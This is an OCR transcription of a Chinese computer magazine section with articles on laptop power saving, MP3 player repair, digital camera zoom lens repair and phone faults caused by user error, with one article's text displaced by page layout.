
软件小档案：mobmeter 0.3.1.0

文件大小： 32KB
软件性质： 免费软件
适用平台： Windows 2000/XP
下载地址： http://work.newhua.com/cfan/2007zk/MobileMeter.rar

mobmeter是一款绿色软件，解压缩后，运行MobileMeter.exe，这时屏幕左上角就会显示如图1所示的软件窗口，这里显示了CPU频率，充电率及硬盘的温度，都是非常有用信息。

1

在软件主窗口右击，选择“选项”，会打开软件的设置，这里可以设置软件主窗口的透明度、是否总在最上及大小，在“电池信息”标签下，还可以看到电池的“设计容量”、“剩余瓦数”、“磨损程度”等非常实用的信息(见图2)。



2


随时关注这些信息，可以让我们随时通过各种方法来进行节电、降温等措施。

1 关闭不用的端口及未使用的外设

为了省电，同时也为了减少发热量，我们要尽量关闭不使用的外设端口，还可以延长部件的使用寿命。一般来说，我们关闭移动硬盘、红外端口、蓝牙等功能。

2 合理的电源管理方式


右击桌面空白处，选择“属性”，点击“屏幕保护程序”下的“电源”按钮，将“电源使用方案”设置为“便携/袖珍式”就可以了(见图3)。这里也可以根据自己的需要进行调整，但一定要进行设置。当你不使用时，将系统挂起，不仅可以节电，对硬件也很有好处。像ThinkPad系列笔记本，在挂起时，仅内存还在保持低耗电量工作，只要按下Fn键就可以快速恢复系统，一般来说，系统挂起一夜消耗的电量不到1%，另外很多品牌机随机配的软件中也有自带的“电源管理”，像ThinkPad的Redisafe，就是为了保证突然断电时数据不至于丢失，但会延长挂起和唤醒的时间，如非必需，这类功能尽量不要使用。



3

3 降低CPU处理速度

降低了CPU处理速度，既可以节电，又能降低发热量，尤其是在用电脑进行文字处理或是其他不需要高性能操作时。这里推荐你使用Pentium 4 MagicSpeed（下载地址:http://www.onlinedown.net/soft/38731.htm）。软件运行后会在后台自动运行，并在系统托盘内显示图标。右击该图标，确认弹出菜单中“自动调速”已被勾选，再选择“显示窗口”，就能看到最高频率及使用频率了(见图4)。如果你为了省电，还可以在右键菜单中强制设定运行速度。



4

4 关闭不必要的应用程序

打开过多的应用会增加CPU的负担，同时还要读写硬盘，所以为了省电，只打开必要的程序就足够了。


另外，还可以通过降低光驱速度、调节LCD亮度等方法省电、降低温度。除此之外，还要注意笔记本电脑的使用环境，炎热的夏季最好在有空调的房间使用笔记本，同时还要注意笔记本周围空气的畅通，必要时还可以用外部的风扇进行散热。在使用时，也不要将书、报纸等物品压在笔记本的键盘上。

相信有了这些方法，你的笔记本不仅使用时间能延长，热量也能降低不少。**CF**

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

投稿 | market@cfan.com.cn



自己动手处理MP3小故障

MP3维修知识经验总结

Tag MP3 〉维修 〉数码

森林生灵

随着科技的不断发展，CD 和磁带录音机等播放器逐渐被淘汰，MP3 播放器脱颖而出，成为了学生们竞相追逐的新宠儿。可 MP3 播放器是一种高度集成的高科技产品，其中不仅有传统随身听那样的硬件，同时也包含了大量的软件技术在内，因此 MP3 播放器的维修也有别于传统随身听。


硬件维修


如果是MP3播放器硬件出现了故障，大多数就需要拆机进行细致的维修。拆机过程中一定要仔细、耐心，避免丢失零件，造成不必要的麻烦。开机后，认真观察，看是否可以直接发现问题，如脱焊，烧毁等。

USB接口问题 如果MP3播放器开机一切正常，只是USB不连电脑，或连电脑只充电，那么要看USB线路是否正常，是否有断路现象。检查USB接口附近的两个限流电阻，如果开路的话，直接换掉即可。然后再查并联在USB接口上的电容是否短路，如果短路，可找同容量或是容量差不多的换上。

晶振不能正常工作 晶振是MP3播放器中一个重要的电子元件，它的作用是在电路中产生震荡电流。如果MP3播放器电流不稳定，随着开机键的使用而跳动和归位，那么就一定是晶振出了问题，更换晶振后便可排除故障。

声道工作不正常 如果MP3播放器声道有了麻烦，出现声音断续或是声音发虚的故障时，首先可以通过更换耳机来确定故障点。如果耳机无问题，那么一定是耳机口脱焊。拆开机器后使用电烙铁将插头引脚进行重焊，就可解决问题。





显示屏问题 显示屏外部损伤没的说，严重的话只有更换了。如果屏幕上的文字时隐时现，首先应检查显示屏的排线是否有问题，或是重新插拔一下排线试试。有一部分MP3播放器的显示屏排线是焊在线路板上的，要是这样的显示屏，一旦出问题就必须更换了。

贴片开关失灵 用镊子在开机状态下触击贴片开关的两极，看是否能够达到开关的作用。如果可以，就可确定是贴片开关的问题，更换即可。如果还是不能达到开关作用，就用万用表测贴片开关两极在按下开关的时候是否是通路即可。

软件维修

首先我们说说软件出现故障后，会造成MP3播放器出现什么样的故障。第一种，拷贝歌曲正常，但播放不正常。也就是说U盘使用没有问题，可用来放音乐却不行。第二种，MP3播放器操作异常，经常死机或无法开机。

我们在使用MP3播放器的时候，经常会遇到以上两类问题。实际上这些都是MP3播放器的软件出现了故障。这时只要对你的MP3播放器的软件进行维修，就可以轻而易举地解决这些问题。

由于MP3播放器的容量都不大，所以一般播放器都只支持FAT16文件系统，如果使用了错误的文件系统进行格式化，就有可能会造成文件无法播放、死机或无法开机的问题。只要我们对MP3播放器进行一次格式化，重新安装播放器软件就ok了！值得注意的是，JWD的53.52版本的程序刷完之后，MP3播放器的默认磁盘格式是FAT32，在WINDOWS里将磁盘格式转成FAT16才能使用。

另外，大多数的MP3播放器都是可以固件更新的，但是在正常使用中，有可能会出现固件丢失或者出错的情况。如果MP3播放器操作异常或者开不了机，在打开机器维修前，应当按说明书对固件进行更新。

小提示

本文涉及到MP3播放器硬件的拆卸维修工作，对于普通的读者可能有些难度，但是之所以还是拿出来介绍，主要是想让大家能够多了解一下这方面的知识，从而在送修的时候可以做到心里有数，不会被奸商们欺骗了。

以上便是维修MP3播放器的一些小经验，最后，提醒大家一下，毕竟MP3播放器不是U盘，一定要科学、规范地使用MP3播放器，尤其是在与电脑相连时，最好断电后再进行操作。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

数码相机变焦镜头故障的维修

Tag DC 〉镜头 〉维修 〉数码

不吃鱼的海豚

数码相机之所以受到广大摄影爱好者的喜欢，其中一个原因就是它的自动变焦功能，而这又取决于变焦镜头的工作能力。一旦变焦镜头出现了故障，轻则使数码相机不能拍摄出应有效果，重则会使其停止工作。在开始介绍故障维修之前，让我们先来了解一下变焦镜头的一些知识，做好准备工作。

变焦镜头的类型很多，但总的来说，它们都有两组以上的移动镜组，变焦镜筒壁的螺旋槽内有滚柱或滑块支撑移动镜组。然而不同品牌的镜头在结构设计方面却不尽相同，这些镜头或带有可拆换的接口，或带有与镜头一体的特定连接座。对于后一种情况，尽管与采用独立的光学系统相似，却有多种不同的结构设计。变焦镜头可采用独立的变焦环，也可采用一体化设计，其复杂程度根据型号有所不同。一体化型的对焦筒带有轴向槽，只要卸下橡胶套环便可看到滑块。从轴向槽内取出一两个滑块后，就可拧下整个前部组件。

镜头的近摄功能并不会增加镜头的复杂程度，它通常只是变焦功能的扩展。如果变焦范围的两端都调试准确，且机构工作正常，那么近摄功能也不会有什么问题。

处理变焦镜头需耐心细致。因为光学及机械部件在操作中可能被污染。变焦筒及镜组的滑动接触部件配合得十分严密，极细小的尘埃和脏物都会破坏变焦时运动的稳定平滑。必须事先清洁工作台，并在放置零部件处垫一层纸巾。另外，还要准备好纸和笔，以便随时记录关键环节事项。

光阑叶片被油污沾染

通常变焦镜头的光学结构是后镜组位于光阑后方，而两个变焦组位于光阑前方，光阑是静止的。在有的照相机结构中，光阑是移动镜组的一部分，如要拆卸光阑叶片，就得取出整个镜组。

如果变焦机构的运动相当平滑，且无明显的自行滑移，只是感觉不太均匀，则不必对它进行修复，因为一般人想要对此进行改善是不太可能的，相反只会使情况变得更糟糕。早期的一些变焦镜头带有可调节的摩擦垫，但调整的结果往往导致变焦运动变得不平滑。但是，如果感觉到机构中有沙粒或是有明显的自动滑移，通过仔细的清洁、重新添加润滑油脂、固紧螺钉或调换滚筒及滑块就可以解决问题。彻底清洁机构的工作量非常大，要卸下所有的运动部件，清除原有的油脂（这是去除沙粒的唯一途径），然后重新添加润滑油脂，进行安装并调试。

绝大多数变焦镜头都有不同程度的晃动，这时可抓住镜头，前后拉伸并旋转进行测试。镜头的少量晃动是允许的，如果滑移或晃动过多，则是不正常的。质量越高的镜头，晃动越小。如果不能确定晃动是否属于正常范围，那么只能对镜头再使用观察一段时间。如镜头内有螺钉松动，注意及时地进行修理，否则螺钉脱落会将运动机构卡住。

外力损伤故障

变焦镜头受外力的损害，容易导致变焦镜筒扭曲、塑料滑块断裂或螺旋槽凹陷。如果发现变焦机构过紧或被卡住，很可能就是前部受力使得螺旋槽被挤压。如情况不严重，可予以修复。取下外卡环和镜筒，卸下一个塑料滑块，然后将它沿槽滑动，这样很快就能找到槽的变形部位。再用一塑料楔插入槽中该部分进行矫正，矫正过程中要随时进行调试、检查。

注意不要使用金属棒或其他尖锐的物体，以免损坏槽内的滑动表面。如槽口被扩展过宽，则机构可能在其他部位被卡住。

有时候外力会导致塑料滑块及滚柱断裂，如果你拿不准，完全可以测试一下，即抓住镜头进行前后推拉，若有过量滑移（1mm以上），则可能是滚柱或滑块折断。此外，机构内的断裂料屑也会限制变焦，因此必须彻底清除。


▲外力损伤不要光看表面，很有可能已经影响到了变焦镜头

金属滚柱被撞击后，可能会嵌入槽壁，使变焦过程在某一点变得明显不均匀，也有可能卡住机构。突起周围的不平处可用锉刀修磨，但对突起本身不必再进行处理，因为运动中有些小小的不均匀并无大碍，修磨后必须清除所有的碎屑。

如果变焦镜筒的任一部分被损坏，可调换新的镜筒，但变焦镜头通常价格十分昂贵，而且调换也十分繁琐，这些工作就得由专业的维修人员来进行了。

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn



手机故障也打假

Tag 手机 〉维修 〉数码

小军

中国手机用户全球第一果然不是吹的，连我72岁的老奶奶也开始用上手机了，目的就是为了方便家人的联系。但奶奶毕竟年纪大了，又是第一次用手机，因此对手机的设置不太熟悉，经常遇到各种各样的“故障”，但其实这些“故障”并非真的故障，而只是因为奶奶的错误操作造成的。手机用户有这么多，相信像我奶奶这样的肯定也不少，因此整理这篇文章，希望大家也可以用得上。

无法启动手机

按下手机电源，手机竟然无法启动！这肯定是一个很大的故障了——也许不少初级使用者都会有这样的想法。但是要知道，手机毕竟是一种技术含量比较高的电子产品，出现这种大毛病的机会还是很少的，你应该进行多方面的检查。

首先你得检查是不是手机的电池用完了，很多手机都宣称待机时间有多么多么长，从而导致不少人都喜欢让手机处于24小时开机状态下。其实手机的真实待机时间并非像宣传广告中说的那样长久，很有可能就在晚上你睡觉的时候，手机因为电池用完了而导致自动关机，所以你在第二天打开手机时会发觉手机无法启动。此外，对于第一次使用手机的用户来说，你还得检查是不是SIM卡插反了，卡都插反了，手机能启动就奇怪了。

不能发送短信息

在使用手机发送短信息时，一般都需要事先设置一下参数，否则手机就不允许发送短信息。虽然手机厂商这么多，但是短信息的参数设置是一样的，基本上都在信息菜单中有个短信息服务中心的选项，你只需将消息服务中心号码设置为+8613800…500，其中…代表手机所在地电话区号的后三位数字。如果当地电话区号是三位的，那么我们应去掉区号最前面的“0”，并在区号后面补“0”。如果你实在不会设置，也可以叫手机经销商帮你设置好。


手机信号突然消失

如果在通话的过程中，突然走进了一个偏僻的角落或者一个密封性很强的建筑物里，或者手机电池被耗尽，或者手机电池与手机板接触松动了，就很有可能出现手机信号突然消失的现象，如果对手机工作原理不熟

螺钉松动故障

变焦镜头的另一个常见故障是螺钉松动，使镜头晃动不能移动。如果转动对焦环及变焦环没有任何效果，可取下橡胶套圈，在环的周围有些固定螺钉，将它们拧紧即可。

螺钉经常松动的另一个部位在镜头基部。许多镜头在镜筒的两部分交接处可调，通常椭圆孔用于调整总的对焦距离。如果这些调节螺钉松动，会导致镜头晃动或相片离焦。解决办法是松开套筒上的3~4颗普通可固定螺钉，取下套筒。在大多数设计中，松动的螺钉即位于套筒下，两部分镜筒之间可能还有些垫圈。重新装配这两部分，并拧紧螺钉即可。



▲别看这只是一个小小的镜头，数码相机成像效果如何就全指望它了

焦距调整方法

应在变焦范围的两端调整焦距，将镜头装在照相机机身上，通过取景器观察远处的物体，并使其在无穷远处调焦清晰。在广角端调整后镜组或者镜筒的总长，然后在远摄端转动调节前镜组。根据不同镜头变焦范围的不同，需反复调整数次。

